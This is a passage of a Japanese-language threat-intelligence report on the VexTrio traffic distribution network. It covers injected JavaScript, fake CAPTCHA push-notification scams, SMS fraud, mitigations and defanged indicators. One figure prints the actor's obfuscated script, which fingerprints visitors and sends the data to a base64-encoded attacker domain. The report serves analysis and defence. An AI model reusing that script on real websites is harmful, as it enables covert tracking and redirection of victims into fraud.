


図 22：被害者情報を収集するための *JavaScript*

被害者に関するデータのコンパイル後、JavaScript はこのアクターの C2 サーバーである antibotcloud[.]com にこの情報を転送します。これは、ロシアの antibot[.]cloudサービスの類似ドメインです。図 23 に示すように、このアクターは atob() を介してドメインをエンコードしています。スクリプトは関数 b64_to_utf8() も使用します。この関数は GitHub の例でよく見られ、Base64 と特殊な Uniform Resource Identifier（URI）[17]文字をデコードするためにプログラマーによって使用されます。PublicWWW によると、ホームページに関数名 b64_to_utf8 が含まれる Webサイトは約 63,000 件あります。[18]

```
function nore() {
    var token = '0';
    var data = 'country=' + country + '&action=' + action + '&token=' + token + '&h1=' + h1 + '&h2='
+ h2 + '&ipfull=' + ipfull + '&ip=' + ip + '&via=' + via + '&v=' + v + '&re=' + re + '&rk=' + rk + '&
ho=' + ho + '&cid=' + cid + '&ptr=' + ptr + '&w=' + width + '&h=' + height + '&cw=' + cwidth + '&ch='
+ cheight + '&co=' + colordepth + '&pi=' + pixeldepth + '&ref=' + referrer;
    CloudTest(window.atob('aHR0cHM6Ly9hbnRpYm90Y2xvdWQuY29tL2FudGlib3Q3LnBocA=='), 6000, data, 0);
}
setTimeout(nore, 0000);

function Button() {
    document.getElementById("btn").innerHTML = b64_to_utf8("PHAgc3R5bGU9ImZvbnQtc2l6ZTogMS4yZW07Ij5Bc
mUgeW91IG5vdCBhIHJvYm90PyBDbGljayBvbiB0aGUgYnV0dG9uIHRvIGNvbnRpbnVlOjwvcD48YnIgLz48Zm9ybSBhY3Rpb249Ii
8iIG1ldGhvZD0icG9zdCIgb25jbGljaz1cIkhpZGVCdG5DbGljaygpXCI+PGlucHV0IG5hbWU9InRpbWUiIHR5cGU9ImhpZGRlbiI
gdmFsdWU9IjE2NTg5NjM2NzQiPjxpbnB1dCBuYW1lPSJhbnRpYm90IiB0eXBlPSJoaWRkZW4iIHZhbHVlPSIwNTY2YTc2ZTc3ODA1
YzFiZWY3NjliMTc2MDNmMzYyMyI+PGlucHV0IG5hbWU9ImNpZCIgdHlwZT0iaGlkZGVuIiB2YWx1ZT0iMTY1ODk2MzY3NC4wMjA0I
j48aW5wdXQgc3R5bGU9ImN1cnNvcjogcG9pbnRlcjsiIGNsYXNzPSJidG4gYnRuLXN1Y2Nlc3MiIHR5cGU9InN1Ym1pdCIgbmFtZT
0ic3VibWl0IiB2YWx1ZT0iSSBhbSBodW1hbi4gQ29udGludWUuIj48L2Zvcm0+");
}
```

図 *23*：一般的な関数を使用した難読化された *JavaScript*

悪意のある JavaScript が HTTP POST リクエストを介して被害者の情報をアクターの偽のアンチボットサーバーに送信すると、そのサーバーは被害者のマシンに対して VexTrio の TDS への HTTP 302 リダイレクトで応答します。

複数のアクターからのインジェクション

トラフィックを引き寄せる手段としてドライブバイ侵害を利用している脅威アクターが非常に多いため、単一 Web サイトに複数の異なるエンティティからのJavaScript が 1 つの Web サイトに注入された事例も発生しています。複数の VexTrio アフィリエイトが同じ Web サイトを侵害する事例にも時折遭遇します。このような場合、最初に実行されるコードブロックが Web トラフィックを VexTrio にリダイレクトし、紹介クレジットを受け取るという競合状態が発生します。図 24 は、南アフリカを拠点とする侵害された Web サイトに、3つの異なるアクター（ClearFake、SocGholish、VexTrio）から悪意のあるコードが注入された例を示すもので、3 つの異なるインジェクションのコラージュ画像です。この例では、最初に VexTrio のコードブロックが実行され、DNS ベースの TDS サーバーが呼び出されました。

図 *24*：*3* つの異なるアクターによって *JavaScript* が注入された単一サイト

URL 短縮サービス

多くのアフィリエイトは、被害者のトラフィックを VexTrio ネットワークにリダイレクトするために URL 短縮機能を使用しています。この機能により独自の TDS URL または VexTrio TDS URL の短縮 URL バージョンが生成されます。このバージョンの生成には、TinyURL や X（旧称 Twitter）などの正当な URL 短縮サービスが使用されます。侵害された後に、時間の経過に伴い定期的に訪問者を増やしてきた Web サイトと異なり、短縮 URL はアクターによって生成されても、世界中に知られていません。通常、これらの URL アクター以外の Web トラフィックを受けることはありません。これらのアフィリエイトは、ほとんどのスパムメールキャンペーンと同様に、無害なリンクに見せかけた短縮 URL をクリックするように受信者を説得するメールキャンペーンを実行する可能性があります。本調査で観察されたネットワークトラフィックログでは、短縮 URL によってリダイレクトチェーンが開始され、被害者は侵害された Web サイトにアクセスしていないことが示されています。以下は、最近の VexTrio 攻撃チェーンで使用された短縮 URL の例です。

`hXXps://tinyurl[.]com/2ykfey8v`

`hXXps://tinyurl[.]com/288tobvb`

`hXXps://t[.]co/YbupnnMAtX`

`hXXps://t[.]co/MmMkTCn6Kd`

`hXXps://is[.]gd/l3S7qf`

キャンペーン

VexTrio ネットワークは、多数のサイバーキャンペーンに Web トラフィックを提供しています。キャンペーンの運営期間、特定の Web リソースの使用、VexTrio ドメインの独占的選択、VexTrio の過去のインフラストラクチャとの重複から判断すると、その一部は VexTrio アクターによって直接実行されていると考えられます。各キャンペーンには独自のテーマと目的があります。おそらく、VexTrio TDS サーバーは、プロファイル属性（地理的位置情報、ブラウザの Cookie、ブラウザの言語設定）に基づいて、Web サイト訪問者を最も関連性の高いキャンペーンにリダイレクトします。多くの場合、VexTrio は play[.]google[.]com や benaughty[.]com（アダルトコンテンツ）などの無害な Web サイトにリダイレクトします。これらのランディングサイトは悪意のあるものではなく、むしろ、VexTrio とそのアフィリエイトは、紹介プログラムを悪用したり、無害なフィラーを追加してセキュリティ検査を混乱させたりしています。以下のセクションでは、悪意のある長期キャンペーンについて説明し、帰属に関する理論を裏付ける証拠を示します。

ロボット CAPTCHA

VexTrio のロボット CAPTCHA キャンペーンが最初に観察されたのは、2020 年後半にさかのぼります。[19]この初期のキャンペーンの攻撃チェーンは、最近見られたものと似ていますが、2023 年 9 月に開始されたと見られる DNS ベースの TDS の組み込みが唯一の大きな変更点です。

ロボット CAPTCHA キャンペーンは典型的な VexTrio 攻撃チェーンに従うもので、悪意のある JavaScript が挿入された、侵害された Web サイトがスタート地点となります。被害者が TDS チェックに合格してランディングページに到達すると、ロボットの CAPTCHA テストに似た画像とテキストが表示されます。私たちがこのキャンペーンを観察し始めて以来、VexTrio の脅威アクターは、下図 25 に示す画像テンプレートのいくつかのバリエーションのみを使用しています。このランディングページでは、ロボットの検証プロセスの一環として「許可」をクリックするように求められていますが、ブラウザは実際には「通知を表示」の許可を求めるポップアップを起動します。

図 25：偽のロボット *CAPTCHA* ページ

被害者が許可ボタンをクリックすると、ブラウザの権限設定が変更され、ブラウザウィンドウが開かれていなくても、VexTrio のサーバーから Web プッシュ通知がいつでも受信可能になります。下図 26 では、ユーザーが許可ボタンをクリックした後に、Firefox ブラウザの通知許可設定に VexTrio サーバーの URL が追加されたことを示しています。




図 26：*VexTrio* の *URL* を含む更新された通知権限設定

この時点から、VexTrio のサーバーは被害者のブラウザクライアントにプッシュ通知を送信し、ブラウザクライアントはメッセージを処理してデバイス画面に表示します。通知メッセージの位置は、被害者のオペレーティングシステムによって異なり、例えば、Windows OS デバイスのプッシュ通知は画面の右下に表示されます。ほとんどの場合、エンドユーザーはブラウザのアクションによって通知が発行されているという事実に気づかない可能性があるため、この戦術はきわめて効果的です。メッセージは Web サイトではなくデバイスによって生成されたように見えるため、単純な Web サイトのポップアップと違って、ユーザーがメッセージを信頼し、この種のトリックに騙される可能性は高くなります。

最近のテストでは、VexTrio によって侵害され、DNS ベースの TDS を照会する難読化された JavaScript が挿入された Web サイトにアクセスして、攻撃チェーンをトリガーしました。 許可ボタンをクリックしても、VexTrio ロボット CAPTCHA サーバーはすぐに通知をプッシュしませんでした。 VexTrio は、セキュリティ研究者による検出を回避するために、被害者に通知をプッシュする前に意図的に待機します。 24時間待ってシステムを再起動した後、テストマシンはマカフィーからのメッセージを装った多くのプッシュ通知を受け取りました（図27）。




図 *27*：*VexTrio* から送信された偽の *McAfee* ウイルス感染プッシュ通知

いずれかの通知をクリックすると、ブラウザは McAfee 製品のサブスクリプションページに誘導しました（図 28）。McAfee サブスクリプションのランディングページの URL パラメータに基づくと、このリダイレクトによって VexTrio またはそのダウンストリームの顧客のいずれかに紹介手数料が発生することは間違いありません。




図 *28*：*McAfee* 紹介詐欺の *Fiddler* キャプチャ

今まで、さまざまな組織によって運営されている類似のロボット CAPTCHA キャンペーンを目にしてきました。VexTrio のロボット CAPTCHA キャンペーンは、他のアクターが被害者に提示する PNG ファイルと同じものを使用しますが、明確な特質があり、属性を判断するのに役立っています。コンテンツが VexTrio インフラストラクチャ上で独占的にホストされているという事実を踏まえると、VexTrio がロボット CAPTCHA キャンペーンを直接実行していると考えられます。今回の調査では、次の点も判明しています。

- ロボット CAPTCHA キャンペーンでは、盗難ツールキットのバリエーションである可能性があるカスタム翻訳 JavaScript モジュールが使用されています。このファイルは `trls.js`（例：SHA256: e2bb1401d6b8d6038ff8411fd0f6280890ecd1f32e3e90f4c7fededf28301339）という名前で、ユーザーに許可ボタンをクリックするよう促すダイアログメッセージの言語を動的に変更します。アクターはこのモジュールを絶えず進化させており、長年にわたってさまざまなバリエーションが確認されています。
- 2019 年の以前のキャンペーンでは、同じ Web テンプレートリソースと、この翻訳モジュールの短いバリエーションを使用しています。[20]現在のロボット CAPTCHA キャンペーンは、これを進化させたものである可能性が濃厚です。
- 弊社の大規模な過去の DNS ログにより、以前のロボット CAPTCHA キャンペーンで使用されたドメインが、VexTrio 専用の DNS インフラストラクチャでホストされていたことが確認されました。[21]
- ロボット CAPTCHA Web コンテンツとリソース（翻訳モジュールなど）は常に、VexTrio のアクターによって登録されたドメインでホストされます。
- VexTrio は、Google の Firebase Cloud Messaging（FCM）サービスを使用して、被害者に Web プッシュ通知を送信し続けています。
- ロボット CAPTCHA ページでプッシュ通知を受け入れると、被害者は VexTrio TDS にのみリダイレクトされるようです。
- 2022 年 4 月以降、キャンペーンは進化し、アクターは新しいロボット URL パス `/space-robot/` と `/eyes-robot/` を導入しています。VexTrio が以前使用していた `/robot4/` と `/robot/` は、現在使用されていません。

最近 VexTrio は、CloudFlare などの保護サービスのあるプロバイダーの共有ホスティングを使用する方向に運用をシフトさせています。さらに、以前登録したドメインの多くをこれらのインターネットプロバイダーに移行しています。過去の履歴を完全に把握していなければ、現在のロボット CAPTCHA 操作と何年も前に実行されていた操作との関連性を認識することは困難です。

SMS詐欺

VexTrio の主な収入源として、他のサイバー犯罪者に被害者を提供することが挙げられます。このセクションでは、VexTrio TDS サーバーがアフィリエイトから Web トラフィックを受信し、そのトラフィックをダウンストリームの脅威アクターに転売する方法について説明します。

このアクティビティを実証するために、Windows 版 Firefox のユーザーエージェントとイタリアを拠点とする VPN 接続を使用しました。脅威アクターによって頻繁に悪用されているロシアの無料ホスティングサービス beget[.]ru でホストされている、侵害されている可能性のある Webサイトにアクセスして、リダイレクトチェーンをトリガーしました。すると、hixastump[.]com という不正ドメインを使用する Web ページにリダイレクトされました。ブラウザの言語設定はドイツ語に設定されていましたが、Web ページにはイタリア語のテキストが表示され、ダウンロードページに進むために CAPTCHA テストに合格するように求められました（図 29 を参照）。これは、アクターが翻訳モジュールを使用して、訪問者の IP 位置情報に基づいてページのコンテンツを動的に更新していることを示しています。




図 29：*CAPTCHA* テストを使用した詐欺 *Web* ページ

CAPTCHA の要件を満たすと、hixastump[.]com によって最終的なランディングページに移動します。このページには、興味をそそるコンテンツ（動画、アプリケーション、ゲームなど）のダウンロードボタンを装ったアイコンが表示されていました。ただし、ボタンをクリックすると、被害者は短い SMS コードを使用してアクターにテキストメッセージを送信するように指示されます（図 30）。このキャンペーンは、モバイルベースの詐欺行為を専門とする脅威アクターによって実行されている可能性があります。

図 30：短い *SMS* 詐欺のランディングページ

肉眼では見えませんが、侵害されたサイトにアクセスしてからランディングページにアクセスするまでの間に、ブラウザでは詐欺ドメインに多数のネットワーク接続が行われました。不正行為のネットワークトラフィックキャプチャに基づき、この攻撃チェーンには、VexTrio のアフィリエイト、VexTrio 自体、ダウンストリームのアフィリエイト、詐欺パブリッシャー（図 31 を参照）を含む少なくとも 4 つの異なるアクターが関与していたと評価されます。




図 *31*: *SMS* 詐欺攻撃のトラフィックキャプチャ

CONCLUSION

VexTrio の高度なビジネスモデルは、他の関係者とのパートナーシップを促進し、破壊することがきわめて困難な、持続可能で回復力のあるエコシステムを構築します。アフィリエイトネットワークは複雑な構造で、入り組んでいるため、正確に分類し、アトリビューションすることは困難です。この複雑さにより、VexTrio は 6 年以上にわたってセキュリティ業界に名前を知られることなく、繁栄することができました。さらに、プロバイダーの選択を変更し、Cloudflare などの保護サービスを通じてその活動を目立たなくしています。識別や追跡が困難であっても、VexTrio をブロックすると、広範囲にわたるサイバー犯罪活動を直接阻止できます。ただし、その長い歴史と適応力を考えると、今後も能力とネットワークを発展させていくと予想されます。

予防と緩和

Infoblox は、VexTrio などの永続的な DNS 脅威アクターから組織を保護するセキュリティソリューションの専門プロバイダーです。カスタマイズされた DNS 署名と統計ベースのアルゴリズムを使用して、登録後すぐに VexTrio の中間 TDS サーバーと DDGA ドメインを識別し続けます。VexTrio は、インターネットユーザーの幅広い層に影響を及ぼす大規模で悪意のあるネットワークであり、組織は、配信されたコンテンツが他の著名マルウェアよりも危険に見えないという思い込みを基に、VexTrio の脅威の重大性を過小評価すべきではありません。

- 組織が VexTrio や同様の TTP に対して回復力を高めるには、次の保護策をお勧めします。
- Web での活動は、セキュアソケットレイヤー（SSL）証明書を使用する安全な Web サイトに限定しましょう。安全な Web サイトの URL は、単なる「http」ではなく「https」で始まります。

- なじみのない Web サイトにアクセスするときは緑色の鍵のアイコンを探し、アイコンをクリックして Web サイトの信頼性を確認しましょう。
- 信頼できない Web サイトからのプッシュ通知は許可しないようにしましょう。
- ポップアップ広告によって起動される特定のマルウェアをブロックするには、アドブロッカープログラムを使用するのがお勧めです。さらに、Web 拡張 NoScript を併用するとよいでしょう。これにより、JavaScript などの潜在的に有害なコンテンツを信頼できるサイトからのみ実行して、アクターが利用できる攻撃対象領域を縮小することができます。
- 悪意のあるホスト名から保護する Infoblox RPZ フィードに登録しましょう。これらのフィードは、アクターの接続を DNS レベルで阻止できます。このレポートに記載されているすべてのコンポーネント（侵害された Web サイト、中間リダイレクトドメイン、DDGA ドメイン、ランディングページ）には DNS プロトコルが必要なためです。Infoblox Threat Intel はこれらのコンポーネントを毎日検出し、Infoblox の RPZ フィードに追加します。[22]
- Infoblox の Threat Insight サービスを活用しましょう。このサービスは、ライブ DNS クエリに対してリアルタイムのストリーミング分析を実行し、DGA と DDGA に基づく脅威に対する保護とともに、高度なセキュリティ範囲を提供します。[23]
- VexTrio または別の TDS アクターである可能性のあるドメインを介したリダイレクトを含む攻撃チェーンが観察された場合は、中間ドメインを積極的にブロックしましょう。

アクティビティの指標

現在の VexTrio インジケーターの一部は、こちらのGitHub リポジトリで入手できます。

指標	指標の種類
womanflirting[.]life	出会い系キーワードを含む VexTrio の TDS ドメイン
bonustop-price[.]life allprizeshub[.]life greatbonushere[.]top prizes-topwin[.]life	VexTrio の TDS ドメインと賞のキーワード
a[.]crystalcraft[.]top	VexTrioロボットCAPTCHA TDSドメイン
logsmetrics[.]com	VexTrio の DNS ベースの TDS ドメイン
webdatatrace[.]com	VexTrio の TDS ドメイン（DNS ベースの TDS から応答）
marybskitchen[.]com	ClearFake の TDS ドメイン
prom-gg[.]com go[.]clicksme[.]org	ClearFakeがリダイレクトするギャンブルサイト
machinetext[.]org getquery[.]org quaryget[.]org greenpapers[.]org dailytickyclock[.]org	SocGholish の TDS ドメイン

指標	指標の種類
tiktok[.]megastok[.]top tiktok[.]supersbows[.]us tiktok[.]tomorrows[.]top tiktok[.]superbowsm[.]top	VexTrio のアフィリエイトが登録した TikTok 類似ドメイン
hXXps://tinyurl[.]com/2ykfey8v hXXps://tinyurl[.]com/288tobvb hXXps://t[.]co/YbupnnMAtX hXXps://t[.]co/MmMkTCn6Kd hXXps://is[.]gd/l3S7qf	VexTrioアフィリエイトによって生成された短縮URL
antibotcloud[.]com	VexTrio のアフィリエイトが登録したアンチボット類似ドメイン
hixastump[.]com d[.]strouchridun[.]top	VexTrio のダウンストリーム脅威アクターが運営する SMS 詐欺コンテンツドメイン

FOOTNOTES

1 https://rmceoin.github.io/malware-analysis/clearfake/

2 https://www.malwarebytes.com/blog/threat-intelligence/2023/07/socgholish-copycat-delivers-netsupport-rat

3 https://www.proofpoint.com/us/blog/threat-insight/part-1-socgholish-very-real-threat-very-fake-update

4 https://blogs.infoblox.com/cyber-threat-intelligence/cyber-threat-advisory/vextrio-ddga-domains-spread-adware-spyware-and-scam-web-forms/

5 https://www.nozominetworks.com/blog/tracking-malicious-glupteba-activity-through-the-blockchain

6 https://blog.sucuri.net/2023/08/from-google-dns-to-tech-support-scam-sites-unmasking-the-malware-trail.html

7 Figure 3 domain claimyourprize48[.]live is VexTrio TDS. Janos Szurdi, Meng Luo, Brian Kondracki, Nick Nikiforakis, and Nicolas Christin. 2021. Where are you taking me? Understanding Abusive Traffic Distribution Systems. In Proceedings of the Web Conference 2021 (WWW '21). Association for Computing Machinery, New York, NY, USA, 3613–3624. https://doi.org/10.1145/3442381.3450071

8 https://blog.leadbit.com/tds-what-is-it/

9 Janos Szurdi, Meng Luo, Brian Kondracki, Nick Nikiforakis, and Nicolas Christin. 2021. Where are you taking me? Understanding Abusive Traffic Distribution Systems. In Proceedings of the Web Conference 2021 (WWW '21). Association for Computing Machinery, New York, NY, USA, 3613–3624. https://doi.org/10.1145/3442381.3450071

10 https://blog.leadbit.com/tds-what-is-it/

11 https://urlscan.io/result/3f9dd02e-7681-4312-8cda-e1a30f85e3d1/#summary

12 https://blogs.infoblox.com/cyber-threat-intelligence/cyber-threat-advisory/vextrio-deploys-dns-based-tds-server/

13 https://rmceoin.github.io/malware-analysis/clearfake/

14 https://decoded.avast.io/janrubin/parrot-tds-takes-over-web-servers-and-threatens-millions/

15 https://www.infoblox.com/company/news-events/press-releases/ransomware-domains-increase-35-fold-q1-2016-according-infoblox-dns-threat-index/
16 https://www.malwarebytes.com/blog/threat-intelligence/2023/07/socgholish-copycat-delivers-netsupport-rat
17 https://gist.github.com/fundon/1475696/bbbe8b316bd91375526d83841483fc9a11904255
18 https://publicwww.com/websites/depth%3A0+%22b64_to_utf8%22/
19 https://urlscan.io/result/98589e9b-6dbf-4ab0-835f-4b0bebc0bb7d/#transactions
20 https://urlscan.io/result/b7af6f66-c64e-436f-a43d-b86bc9b1e838/#summary
21 https://urlscan.io/result/c760e6e8-7ef1-4389-a990-0b8bf525a6cb/#summary
22 https://community.infoblox.com/t5/infoblox-tide-solution/custom-rpz-feeds-from-infoblox-tide/gpm-p/14027
23 https://www.infoblox.com/resources/datasheet/threat-insight

INFOBLOX THREAT INTEL

